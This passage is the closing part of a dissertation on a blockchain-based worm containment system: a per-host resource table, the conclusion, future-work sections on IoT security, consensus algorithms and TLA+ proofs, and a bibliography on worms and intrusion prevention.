


Figure 5.8: Blockchain-based containment system performance with different numbers of peers in the network.

Table 5.1: Resource consumption for each host when there are 50 and 500 hosts in the blockchain network.

Name	Memory (50 hosts)	Memory (500 hosts)	CPU (50 hosts)	CPU (500 hosts)	Traffic IN (50 hosts)	Traffic IN (500 hosts)	Traffic Out (50 hosts)	Traffic Out (500 hosts)
Victim 1	102.00 MB	620.00 MB	3.17%	18.34%	16.20 MB	90.12 MB	14.70 MB	80.76 MB
Victim 2	56.00 MB	310.00 MB	2.00%	11.97%	11.00 MB	62.49 MB	10.20 MB	60.20 MB
Victim 3	55.00 MB	308.18 MB	2.10%	12.50%	11.30 MB	62.98 MB	10.70 MB	61.00 MB
Victim 4	57.10 MB	311.72 MB	1.95%	11.43%	10.90 MB	59.44 MB	9.80 MB	58.14 MB
Victim 5	0.00 B	0.00 B	0.00%	0.00%	0.00 MB	0.00 MB	1.60 MB	8.93 MB

Chapter 6

Conclusion and Future Work

6.1 Conclusion

Computer worms are a serious threat to computers connected to the internet. They spread by exploiting low-level software defects, and they can use their victims for illicit activities such as corrupting data, sending unsolicited electronic mail messages, generating traffic for distributed denial of service attacks, or stealing information. Since the number of computers connected to the internet increases every day, computer worms pose a significant threat to information technology systems. One avenue to deal with this problem is prevention. Since worms need to exploit software defects, by eliminating all software defects we would eradicate worms. Although significant progress has been made on software development, testing, and verification, empirical evidence suggests that we are still far from producing defect-free software.

Another avenue to solve the worm problem is containment. Containment systems accept that software has defects that can be exploited by worms, and they strive to contain a worm epidemic to a small fraction of the vulnerable machines. The main challenge in designing containment systems is that they must be automatic, because worms can spread far faster than humans can respond.

In this dissertation, a novel blockchain-based collaborative intrusion prevention system model has been introduced. This model was shown to have no behavioral errors by asserting its correctness, liveness, and safety properties via formal methods (TLA+). Worm containment was achieved by generating vulnerability-based signatures to patch the software vulnerability exploited by the worm. Vulnerability-based signatures can contain worm variants that exploit the same software vulnerability.

After ensuring that the model has no behavioral errors in its design, an automatic blockchain-based worm containment system was implemented. A synthetic worm was created to exploit a vulnerable program deployed in a network as well as to assess the effectiveness of the system. The Hyperledger Fabric framework was employed in the implementation to create a permissioned blockchain to which the participating network hosts contribute after being authenticated. The application utilized to generate vulnerability-based signatures was developed as a smart contract. The smart contract was deployed in the blockchain collaboration network so that it can be invoked by every host participating in the network. The blockchain-based automatic containment system was successful in containing the attack. The Hyperledger Caliper benchmark framework was utilized to evaluate the performance, latency, and throughput of the system. Results were obtained which show that the system has a promising performance and can contain worms attempting to perform code injection attacks.

6.2 Future Work

6.2.1 IoT Devices

The IoT is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction. It extends the power of the internet beyond computers and smartphones to a range of other things, processes, and environments. A growing portion of IoT devices has been created for consumer use, including connected vehicles, home automation, wearable technology, connected health, and appliances with remote monitoring capabilities. This introduces new security threats due to the high connectivity to the internet. Therefore, the security of interconnected IoT devices is of paramount importance to ensure the safety of networks with IoT devices connected to them.

A number of challenges hinder the securing of IoT devices and ensuring end-to-end security in an IoT environment. Because the idea of networking appliances and other objects is relatively new, security has not always been a priority during product design. Additionally, because IoT is a nascent market, many product designers and manufacturers are more interested in getting their products to market quickly, rather than taking the necessary steps to include security from the start. Subsequently,

a number of IoT attacks have emerged, from refrigerators and TVs being used to send spam to malicious exfiltration of data. It is important to note that many of these attacks do not target the devices themselves, but rather use IoT devices as an entry point into the larger network. For example, in December 2013, a researcher at enterprise security firm Proofpoint discovered the first IoT botnet. According to the researcher, more than 25% of the botnet was made up of devices other than computers, including smart TVs, baby monitors and household appliances. IoT security attacks can happen in any area, from smart homes to a manufacturing plants to connected cars. The severity of the impact depends greatly on the individual system, the data collected and/or the information it contains.

Providing a means of updating devices and software either over network connections or through automation is crucial to ensure the security of these devices. Having a coordinated disclosure of vulnerabilities is also important to updating devices as soon as possible. Therefore, the model in Chapter 3 constitutes a good solution to address the drawbacks of IoT devices security. Blockchain distributed ledger technology can be utilized to provide fast, trustworthy, and immutable updates, in this case, signatures for detected attacks. Using this model to achieve IoT device security and to assess its effectiveness is an important topic.

6.2.2 Lightweight Consensus Algorithms for Cybersecurity Applications

A fundamental problem in secure distributed computing and multi-agent systems is to achieve overall system reliability in the presence of a number of faulty processes. This often requires processes to agree on some value during computations. Protocols that solve consensus problems are designed to deal with a limited number of faulty processes. These protocols must satisfy several requirements to be useful. A consensus protocol tolerating halting and maliciously imposed failures must satisfy the following properties.

Termination: Eventually, every correct process decides some value.

Integrity: If all correct processes propose the same value v, then v must have been proposed by a correct process.

Agreement: Every correct process must agree on the same value.

To evaluate the performance of consensus protocols, two factors of interest are running time and message complexity. Running time is given in Big $\mathcal{O}$ notation in the number of rounds of message exchange as a function of some input parameters (typically the number of processes and/or the size of the input domain). Message complexity refers to the amount of message traffic that is generated by the protocol. Other factors include memory usage and the size of messages.

Distributed cybersecurity applications rely significantly on consensus algorithms to fulfill the required security tasks. Although consensus algorithms are complex in their implementation, they are indispensable to reach an agreement on security-related decisions. The development of new consensus algorithms that are lightweight, reliable, low complexity, and fast is an important research problem. This will benefit cybersecurity applications that rely on distributed systems.

6.3 TLA+ Theoretical Proof of the Model

The TLA+ Proof System (TLAPS) mechanically checks proofs written in TLA+. TLAPS was developed to prove the correctness of concurrent and distributed algorithms. The proof language is designed to be independent of any particular theorem prover. In addition, proofs are written in a declarative style and transformed into individual obligations which are sent to back-end provers. TLAPS proofs are hierarchically structured, easing refactoring and enabling non-linear development, and difficult steps are decomposed into smaller sub-steps. TLAPS works well with TLC, as the model checker quickly finds small errors before verification is begun. In turn, TLAPS can prove system properties which are beyond the capabilities of finite model checking (TLC). Thus, developing a theoretical proof for the proposed model and testing it are of great importance. This proof ensures the correctness of the model without the need to check the states.

Bibliography

[1] M. P. Souppaya and K. A. Scarfone, "Guide to malware incident prevention and handling for desktops and laptops," National Institute of Standards and Technology, Gaithersburg, MD, USA, Tech. Rep. SP 800-83 Rev. 1, Jul. 2013. [Online]. Available: https://csrc.nist.gov/publications/detail/sp/800-83/rev-1/final

[2] W. Stallings and L. Brown, *Computer Security: Principles and Practice*, 4th ed. New York, NY, USA: Pearson, 2018.

[3] C. Smith, A. Matrawy, S. Chow, and B. Abdelaziz, "Computer worms: Architectures, evasion strategies, and detection mechanisms," *J. of Inf. Assurance and Secur.*, vol. 4, no. 1, pp. 69–83, Mar. 2009.

[4] M. Hopkins and A. Dehghantanha, "Exploit kits: The production line of the cybercrime economy?" in *Proc. IEEE Int. Conf. on Inf. Secur. and Cyber Forensics*, Cape Town, South Africa, Nov. 2015, pp. 23–27.

[5] N. Weaver, V. Paxson, S. Staniford, and R. Cunningham, "A taxonomy of computer worms," in *Proc. ACM Workshop on Rapid Malcode*, Washington, DC, USA, Oct. 2003, pp. 11–18.

[6] D. Moore, C. Shannon, G. M. Voelker, and S. Savage, "Internet quarantine: Requirements for containing self-propagating code," in *Proc. IEEE INFOCOM*, San Francisco, CA, USA, Mar. 2003, pp. 1901–1910.

[7] E. Carter and J. Hogue, *Intrusion Prevention Fundamentals*. Indianapolis, IN, USA: Cisco Press, 2006.

[8] S. Y. A. Fayi, "What Petya/NotPetya ransomware is and what its remidiations are," in *Proc. Springer Int. Conf. on Inf. Technol. - New Generations*, Las Vegas, NV, USA, Apr. 2018, pp. 93–100.

[9] S. P. Chung and A. K. Mok, "Collaborative intrusion prevention," in *Proc. IEEE Int. Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises*, Evry, France, Dec. 2007, pp. 395–400.

[10] M. M. Williamson, "Resilient infrastructure for network security," *Complexity*, vol. 9, no. 2, pp. 34–40, Nov. 2003.

[11] N. Joukov and T.-c. Chiueh, "Internet worms as internet-wide threat," Exp. Comput. Syst. Lab., Symantec, Mountain View, CA, USA, Tech. Rep. TR-143, Sep. 2003.

[12] S. Staniford, V. Paxson, and N. Weaver, "How to own the internet in your spare time," in *Proc. USENIX Secur. Symp.*, San Francisco, CA, USA, Aug. 2002, pp. 149–167.

[13] S. Shin, G. Gu, N. Reddy, and C. P. Lee, "A large-scale empirical study of conficker," *IEEE Trans. on Inf. Forensics and Secur.*, vol. 7, no. 2, pp. 676–690, Apr. 2012.

[14] M. Egele, T. Scholte, E. Kirda, and C. Kruegel, "A survey on automated dynamic malware-analysis techniques and tools," *ACM Computing Surveys*, vol. 44, no. 2, pp. 1–42, Feb. 2012.

[15] I. You and K. Yim, "Malware obfuscation techniques: A brief survey," in *Proc. IEEE Int. Conf. on Broadband, Wireless Comput., Communication and Appl.*, Fukuoka, Japan, Nov. 2010, pp. 297–300.

[16] P. Wood, B. Nahorney, K. Chandrasekar, S. Wallace, and K. Haley, "Internet security threat report," Symantec, Mountain View, CA, USA, Tech. Rep. 21, Apr. 2016. [Online]. Available: https://docs.broadcom.com/doc/istr-16-april-volume-21-en

[17] R. Waraich, "Automated attack signature generation: A survey," Comput. Eng. and Networks Lab. at ETH Zürich, Zürich, Switzerland, Tech. Rep. SA-2005-38, 2005. [Online]. Available: https://pub.tik.ee.ethz.ch/students/2005-So/SA-2005-38.pdf

[18] S. Kaur and M. Singh, "Automatic attack signature generation systems: A review," *IEEE Security and Privacy*, vol. 11, no. 6, pp. 54–61, Nov. 2013.

[19] D. Brumley, J. Newsome, and D. Song, "Towards automatic generation of vulnerability-based signatures," in *Proc. IEEE Symp. on Secur. and Privacy*, Berkeley/Oakland, CA, USA, May 2006, pp. 15–29.

[20] S. Groat, J. Tront, and R. Marchany, "Advancing the defense in depth model," in *Proc. IEEE Int. Conf. on System of Syst. Eng.*, Genoa, Italy, Jul. 2012, pp. 285–290.

[21] A. Singer, "Life without firewalls," *USENIX; login*, vol. 28, no. 6, pp. 34–41, Dec. 2003.

[22] D. Moore, C. Shannon, and K. Claffy, "Code-Red: A case study on the spread and victims of an internet worm," in *Proc. ACM SIGCOMM Workshop on Internet Measurment*, Marseille, France, Nov. 2002, pp. 273–284.

[23] P. F. O'Rourke and R. J. Shanley, "Methods of simulating vulnerability," U.S. Patent 8 413 237, Apr. 2, 2013. [Online]. Available: https://patents.google.com/patent/US8413237B2/en

[24] M. Rash, A. Orebaugh, G. Clark, B. Pinkard, and J. Babbin, *Intrusion Prevention and Active Response: Deploying Network and Host IPS.* Rockland, MA, USA: Syngress, Mar. 2005.

[25] K. A. Scarfone and P. Mell, "Guide to intrusion detection and prevention systems (IDPS)," National Institute of Standards and Technology, Gaithersburg, MD, USA, Tech. Rep. SP 800-94 Rev. 1, Jul. 2012. [Online]. Available: https://csrc.nist.gov/publications/detail/sp/800-94/rev-1/draft

[26] S. Naval, V. Laxmi, M. Rajarajan, M. S. Gaur, and M. Conti, "Employing program semantics for malware detection," *IEEE Trans. on Inf. Forensics and Secur.*, vol. 10, no. 12, pp. 2591–2604, Dec. 2015.

[27] D. Drescher, *Blockchain Basics: A Non-Technical Introduction in 25 Steps.* Berkeley, CA, USA: Apress, 2017.

[28] S. Nakamoto, "Bitcoin: A peer-to-peer electronic cash system," Oct. 2008. [Online]. Available: https://bitcoin.org/bitcoin.pdf

[29] J. Garzik, "Public versus private blockchains Part 1: Permissioned blockchains white paper," *BitFury Group*, Oct. 2015. [Online]. Available: https://bitfury.com/content/downloads/public-vs-private-pt1-1.pdf

[30] S. Asharaf and S. Adarsh, *Decentralized Computing Using Blockchain Technologies and Smart Contracts: Emerging Research and Opportunities*. Hershey, PA, USA: IGI Global, 2017.

[31] W. Meng, E. W. Tischhauser, Q. Wang, Y. Wang, and J. Han, "When intrusion detection meets blockchain technology: A Review," *IEEE Access*, vol. 6, pp. 10 179–10 188, Jan. 2018.

[32] W. Dai, C. Dai, K.-K. R. Choo, C. Cui, D. Zou, and H. Jin, "SDTE: A secure blockchain-based data trading ecosystem," *IEEE Trans. on Inf. Forensics and Secur.*, vol. 15, no. 7, pp. 725–737, Jul. 2019.

[33] E. Vasilomanolakis, S. Karuppayah, M. Mühlhäuser, and M. Fischer, "Taxonomy and survey of collaborative intrusion detection," *ACM Computing Surveys*, vol. 47, no. 4, pp. 1–33, Jul. 2015.

[34] J. M. Agosta, J. Chandrashekar, D. H. Dash, M. Dave, D. Durham, H. Khosravi, Hong Li, S. Purcell, S. Rungta, R. Sahita, U. Savagaonkar, and E. M. Schooler, "Towards autonomic enterprise security: Self-defending platforms, distributed detection, and adaptive feedback," *Intel Technology Journal*, vol. 10, no. 4, pp. 285–297, Nov. 2006.

[35] M. Castro and B. Liskov, "Practical byzantine fault tolerance and proactive recovery," *ACM Trans. on Comput. Syst.*, vol. 20, no. 4, pp. 398–461, Nov. 2002.

[36] W. R. Cheswick, S. M. Bellovin, and A. D. Rubin, *Firewalls and Internet Security: Repelling the Wily Hacker*, 2nd ed. Boston, MA, USA: Addison-Wesley, Feb. 2003.

[37] S. Staniford-chen, S. Cheung, R. Crawford, M. Dilger, J. Frank, J. Hoagl, K. Levitt, C. Wee, R. Yip, and D. Zerkle, "GrIDS: A graph based intrusion detection system for large networks," in *Proc. NIST Nat. Inf. Syst. Secur. Conf.*, Baltimore, MD, USA, Jun. 1996, pp. 371–370.

[38] D. Whyte, P. C. Van Oorschot, and E. Kranakis, "Tracking darkports for network defense," in *Proc. IEEE Annual Comput. Secur. Appl. Conf.*, Miami Beach, FL, USA, Dec. 2007, pp. 161–171.

[39] A. Ramachandran and N. Feamster, "Understanding the network-level behavior of spammers," in *Proc. ACM Conf. on Appl., Technologies, Architectures, and Protocols for Comput. Commun.*, New York, NY, USA, Aug. 2006, pp. 291–302.

[40] G. R. Ganger, G. Economou, and S. M. Bielski, "Self-securing network interfaces: What, why and how?" Carnegie Mellon University, School of Computer Science, Pittsburgh, PA, USA, Tech. Rep. CMU-CS-02-144, May 2002.

[41] D. Whyte, E. Kranakis, and P. C. Van Oorschot, "DNS-based detection of scanning worms in an enterprise network," in *Proc. Netw. and Distrib. Syst. Secur. Symp.*, San Diego, California, USA, Feb. 2005, pp. 1–15.

[42] P. Mockapetris, "Domain names: Concepts and facilities," Internet Engineering Task Force, Network Working Group, Fremont, CA, USA, Tech. Rep. RFC-1034, Nov. 1987. [Online]. Available: https://www.hjp.at/doc/rfc/rfc1034.html

[43] T. Toth and C. Krügel, "Connection-history based anomaly detection," in *Proc. IEEE Workshop on Inf. Assurance and Secur.*, West Point, NY, USA, Jun. 2002, pp. 30–35.

[44] J. Jung, V. Paxson, A. W. Berger, and H. Balakrishnan, "Fast Portscan detection using sequential hypothesis testing," in *Proc. IEEE Symp. on Secur. and Privacy*, Berkeley, CA, USA, May 2004, pp. 211–225.

[45] S. E. Schechter, J. Jung, and A. W. Berger, "Fast detection of scanning worm infections," in *Proc. Recent Advances in Intrusion Detection*, Springer, Berlin, Germany, Sep. 2004, pp. 59–81.

[46] N. Weaver, S. Staniford, and V. paxson, "Very fast containment of scanning worms, revisited," in *Proc. Malware Detection*, Springer, Boston, MA, USA, Jul. 2007, pp. 113–145.

[47] V. Paxson, "Bro: A system for detecting network intruders in real-time," *Comput. Networks*, vol. 31, no. 23, pp. 2435–2463, Dec. 1999.

[48] M. Roesch, "Snort: Lightweight intrusion detection for networks," in *Proc. USENIX Syst. Admin. Conf.*, Seattle, WA, USA, Nov. 1999, pp. 229–238.

[49] L. T. Heberlein, G. V. Dias, K. N. Levitt, B. Mukherjee, J. Wood, and D. Wolber, "A network security monitor," Lawrence Livermore National Lab., University of California, Davis. Dept. of Electrical Engineering and Computer Science, Davis, CA, USA, Tech. Rep. UCRL-CR-105095, Nov. 1989.

[50] S. Staniford, J. A. Hoagland, and J. M. McAlerney, "Practical automated detection of stealthy portscans," *J. of Comput. Secur.*, vol. 10, no. 1-2, pp. 105–136, Jan. 2002.

[51] S. Staniford, "Containment of scanning worms in enterprise networks," *J. of Comput. Secur.*, vol. 3, no. 6, pp. 25–40, Nov. 2003.

[52] A. Ganesh, D. Gunawardena, P. Key, L. Massoulie, and J. Scott, "Efficient quarantining of scanning worms: Optimal detection and coordination," in *Proc. IEEE INFOCOM*, Barcelona, Spain, Apr. 2006, pp. 1–13.

[53] N. Weaver, D. Ellis, S. Staniford, and V. Paxson, "Worms vs. perimeters: The case for hard-LANs," in *Proc. Annual IEEE Symp. on High Perform. Interconnects*, Stanford, CA, USA, Aug. 2004, pp. 70–76.

[54] J. Jung, "Real-time detection of malicious network activity using stochastic models," Ph.D. Thesis, Massachusetts Institute of Technology, Cambridge, MA, USA, 2006.

[55] M. M. Williamson, "Throttling viruses: Restricting propagation to defeat malicious mobile code," in *Proc. IEEE Annu. Comput. Secur. Appl. Conf.*, Las Vegas, NV, USA, Dec. 2002, pp. 61–68.

[56] J. O. Kephart, "Automatic extraction of computer virus signatures," in *Proc. Virus Bulletin Int. Conf.*, Abingdon, England, Sep. 1994, pp. 178–184.

[57] C. Kreibich and J. Crowcroft, "Honeycomb: Creating intrusion detection signatures using honeypots," *ACM Comput. Communication Rev.*, vol. 34, no. 1, pp. 51–56, Jan. 2004.

[58] H.-A. Kim and B. Karp, "Autograph: Toward automated, distributed worm signature detection," in *Proc. USENIX Secur. Symp.*, San Diego, CA, USA, Aug. 2004, pp. 271–286.

[59] S. Singh, C. Estan, G. Varghese, and S. Savage, "Automated worm fingerprinting," in *Proc. USENIX Operating Syst. Des. & Implementation*, San Francisco, CA, USA, Dec. 2004, pp. 45–60.

[60] K. Wang, G. Cretu, and S. J. Stolfo, "Anomalous payload-based worm detection and signature generation," in *Proc. Recent Advances in Intrusion Detection*, Springer, Berlin, Germany, Sep. 2005, pp. 227–246.

[61] P. Fogla, M. Sharif, R. Perdisci, O. Kolesnikov, and W. Lee, "Polymorphic blending attacks," in *Proc. USENIX Secur. Symp.*, Vancouver, BC, Canada, Aug. 2006, pp. 241–256.

[62] J. Newsome, B. Karp, and D. Song, "Polygraph: Automatically generating signatures for polymorphic worms," in *Proc. IEEE Symp. on Secur. and Privacy*, Oakland, CA, USA, May 2005, pp. 226–241.

[63] R. Perdisci, D. Dagon, Wenke Lee, P. Fogla, and M. Sharif, "Misleading worm signature generators using deliberate noise injection," in *Proc. IEEE Symp. on Secur. and Privacy*, Oakland, CA, USA, May 2006, pp. 15–31.

[64] Y. Tang and S. Chen, "Defending against Internet worms: A signature-based approach," in *Proc. Annual Joint Conf. of the IEEE Comput. and Commun. Societies*, Miami, FL, USA, Mar. 2005, pp. 1384–1394.

[65] V. Yegneswaran, J. T. Giffin, P. Barford, and S. Jha, "An architecture for generating semantics-aware signatures," in *Proc. USENIX Secur. Symp.*, Baltimore, MD, USA, Aug. 2005, pp. 97–112.

[66] T. Toth and C. Kruegel, "Accurate buffer overflow detection via abstract payload execution," in *Proc. Recent Advances in Intrusion Detection*, Springer, Berlin, Germany, Oct. 2002, pp. 274–291.

[67] R. Chinchani and E. van den Berg, "A fast static analysis approach to detect exploit code inside network flows," in *Proc. Recent Advances in Intrusion Detection*, Springer, Berlin, Germany, Sep. 2005, pp. 284–308.

[68] C. Kruegel, E. Kirda, D. Mutz, W. Robertson, and G. Vigna, "Polymorphic worm detection using structural information of executables," in *Proc. Recent Advances in Intrusion Detection*, Springer, Berlin, Germany, Sep. 2005, pp. 207–226.

[69] X. Wang, C. Pan, P. Liu, and S. Zhu, "SigFree: A signature-free buffer overflow attack blocker," *IEEE Trans. on Dependable and Secure Comput.*, vol. 7, no. 1, pp. 65–79, Jun. 2008.

[70] B. C. Pierce, *Types and Programming Languages*. Cambridge, MA, USA: MIT Press, 2002.

[71] G. C. Necula, S. McPeak, and W. Weimer, "CCured: Type-safe retrofitting of legacy code," in *Proc. ACM Symp. on Princ. of Program. Languages*, New York, NY, USA, Jan. 2002, pp. 128–139.

[72] G. Morrisett, J. Cheney, D. Grossman, M. Hicks, and Y. Wang, "Cyclone: A safe dialect of C," in *Proc. USENIX Annual Tech. Conf.*, Monterey, CA, USA, Jun. 2002, pp. 1–13.

[73] R. S. Boyer, B. Elspas, and K. N. Levitt, "SELECT: A formal system for testing and debugging programs by symbolic execution," *ACM SIGPLAN Notices*, vol. 10, no. 6, pp. 234–245, Apr. 1975.

[74] S. C. Johnson, "Lint, a C program checker, Unix programmers manual," Bell Telephone Laboratories, Berkeley, CA, USA, Tech. Rep. 65, 1978.

[75] D. Wagner, J. S. Foster, E. A. Brewer, and A. Aiken, "A first step towards automated detection of buffer overrun vulnerabilities," in *Proc. Netw. and Distrib. Syst. Secur. Symp.*, San Diego, CA, USA, Feb. 2000, pp. 1–11.

[76] J. Yang, P. Twohey, D. Engler, and M. Musuvathi, "Using model checking to find serious file system errors," *ACM Trans. on Computer Syst.*, vol. 24, no. 4, pp. 393–423, Nov. 2006.

[77] Y. Xie and A. Aiken, "Scalable error detection using boolean satisfiability," in *Proc. ACM Symp. on Princ. of Program. Languages*, Copenhagen, Denmark, Jan. 2005, pp. 351–363.

[78] D. Evans and D. Larochelle, "Improving security using extensible lightweight static analysis," *IEEE Software*, vol. 19, no. 1, pp. 42–51, Aug. 2002.

[79] R. Johnson, "Finding user/kernel pointer bugs with type inference," in *Proc. USENIX Secur. Symp.*, San Diego, CA, USA, Aug. 2004, pp. 119–134.

[80] U. Shankar, K. Talwar, J. S. Foster, and D. Wagner, "Detecting format string vulnerabilities with type qualifiers," in *Proc. USENIX Secur. Symp.*, Washington, DC, USA, Aug. 2001, pp. 201–220.

[81] D. Larochelle and D. Evans, "Statically detecting likely buffer overflow vulnerabilities," in *Proc. USENIX Secur. Symp.*, Washington, DC, USA, Sep. 2001, pp. 220–235.

[82] D. Avots, M. Dalton, V. B. Livshits, and M. S. Lam, "Improving software security with a C pointer analysis," in *Proc. ACM Int. Conf. on Softw. Eng.*, Madrid, Spain, May 2005, pp. 332–341.

[83] V. B. Livshits and M. S. Lam, "Finding security vulnerabilities in Java applications with static analysis," in *Proc. USENIX Secur. Symp.*, Baltimore, MD, USA, Aug. 2005, pp. 271–286.

[84] D. Engler, D. Y. Chen, S. Hallem, A. Chou, and B. Chelf, "Bugs as deviant behavior: A general approach to inferring errors in systems code," *ACM SIGOPS Operating Syst. Rev.*, vol. 35, no. 5, pp. 57–72, Oct. 2001.

[85] S. Forrest, S. A. Hofmeyr, A. Somayaji, and T. A. Longstaff, "A sense of self for Unix processes," in *Proc. IEEE Symp. on Secur. and Privacy*, Oakland, CA, USA, May 1996, pp. 120–128.

[86] D. Wagner and P. Soto, "Mimicry attacks on host-based intrusion detection systems," in *Proc. ACM Conf. on Comput. and Commun. Secur.*, Washington, DC, USA, Nov. 2002, pp. 255–264.

[87] C. Kruegel, E. Kirda, D. Mutz, W. Robertson, and G. Vigna, "Automating mimicry attacks using static binary analysis," in *Proc. USENIX Secur. Symp.*, Baltimore, MD, USA, Aug. 2005, pp. 161–176.

[88] H. H. Feng, O. M. Kolesnikov, P. Fogla, W. Lee, and W. Gong, "Anomaly detection using call stack information," in *Proc. IEEE Symp. on Secur. and Privacy*, Berkeley, CA, USA, May 2003, pp. 62–75.

[89] J. T. Giffin, S. Jha, and B. P. Miller, "Efficient context-sensitive intrusion detection," in *Proc. Netw. and Distrib. Syst. Secur. Symp.*, San Diego, CA, USA, Feb. 2004, pp. 1–15.

[90] R. Sekar, M. Bendre, D. Dhurjati, and P. Bollineni, "A fast automaton-based method for detecting anomalous program behaviors," in *Proc. IEEE Symp. on Secur. and Privacy*, Oakland, CA, USA, May 2001, pp. 144–155.

[91] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang, "StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks," in *Proc. USENIX Secur. Symp.*, San Antonio, TX, USA, Jan. 1998, pp. 63–78.

[92] "Stack Shield," 2001. [Online]. Available: http://www.angelfire.com/sk/stackshield/

[93] T.-C. Chiueh and F.-H. Hsu, "RAD: A compile-time solution to buffer overflow attacks," in *Proc. IEEE Int. Conf. on Distrib. Comput. Syst.*, Mesa, AZ, USA, Apr. 2001, pp. 409–417.

[94] A. Baratloo, N. Singh, and T. Tsai, "Transparent runtime defense against stack smashing attacks," in *Proc. USENIX Secur. Symp.*, San Diego, CA, USA, Jun. 2000, pp. 251–262.

[95] C. Cowan, M. Barringer, S. Beattie, G. Kroah-Hartman, M. Frantzen, and J. Lokier, "FormatGuard: Automatic protection from printf format string vulnerabilities," in *Proc. USENIX Secur. Symp.*, Washington, DC, USA, Aug. 2001, pp. 1–9.

[96] C. Cowan, S. Beattie, J. Johansen, and P. Wagle, "PointGuardTM: Protecting pointers from buffer overflow vulnerabilities," in *Proc. USENIX Secur. Symp.*, Washington, DC, USA, Aug. 2003, pp. 91–104.

[97] J. Wilander and M. Kamkar, "A comparison of publicly available tools for dynamic buffer overflow prevention," in *Proc. Netw. and Distrib. Syst. Secur. Symp.*, San Diego, CA, USA, Feb. 2003, pp. 1–14.

[98] V. Kiriansky, D. Bruening, and S. Amarasinghe, "Secure execution via program shepherding," in *Proc. USENIX Secur. Symp.*, San Francisco, CA, USA, Aug. 2002, pp. 1–15.

[99] M. Abadi, M. Budiu, Ú. Erlingsson, and J. Ligatti, "Control-flow integrity principles, implementations, and applications," *ACM Trans. on Inf. and System Secur.*, vol. 13, no. 1, pp. 1–40, Nov. 2009.

[100] S. Chen, J. Xu, E. C. Sezer, P. Gauriar, and R. K. Iyer, "Non-control-data attacks are realistic threats," in *Proc. USENIX Secur. Symp.*, Baltimore, MD, USA, Aug. 2005, pp. 177–192.

[101] M. Costa, J. Crowcroft, M. Castro, A. Rowstron, L. Zhou, L. Zhang, and P. Barham, "Vigilante: End-to-end containment of Internet worm epidemics," *ACM Trans. on Comput. Syst.*, vol. 26, no. 4, pp. 1–68, Dec. 2008.

[102] G. E. Suh, J. W. Lee, D. Zhang, and S. Devadas, "Secure program execution via dynamic information flow tracking," *ACM SIGPLAN Notices*, vol. 39, no. 11, pp. 85–96, Oct. 2004.

[103] J. R. Crandall and F. T. Chong, "Minos: Control data attack prevention orthogonal to memory model," in *Proc. IEEE Int. Symp. on Microarchitecture*, Portland, OR, USA, Dec. 2004, pp. 221–232.

[104] J. Newsome and D. Song, "Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software," in *Proc. Netw. and Distrib. Syst. Secur. Symp.*, San Diego, CA, USA, Feb. 2005, pp. 1–17.

[105] G. Birznieks, "CGI/Perl Taint Mode FAQ," 1998. [Online]. Available: https://gunther.web66.com/FAQS/taintmode.html

[106] J. Chow, B. Pfaff, T. Garfinkel, K. Christopher, and M. Rosenblum, "Understanding data lifetime via whole system simulation," in *Proc. USENIX Secur. Symp.*, San Diego, CA, USA, Aug. 2004, pp. 321–326.

[107] N. Nethercote and J. Seward, "Valgrind: A program supervision framework," *Electron. Notes in Theor. Comput. Sci.*, vol. 89, no. 2, pp. 44–66, Oct. 2003.

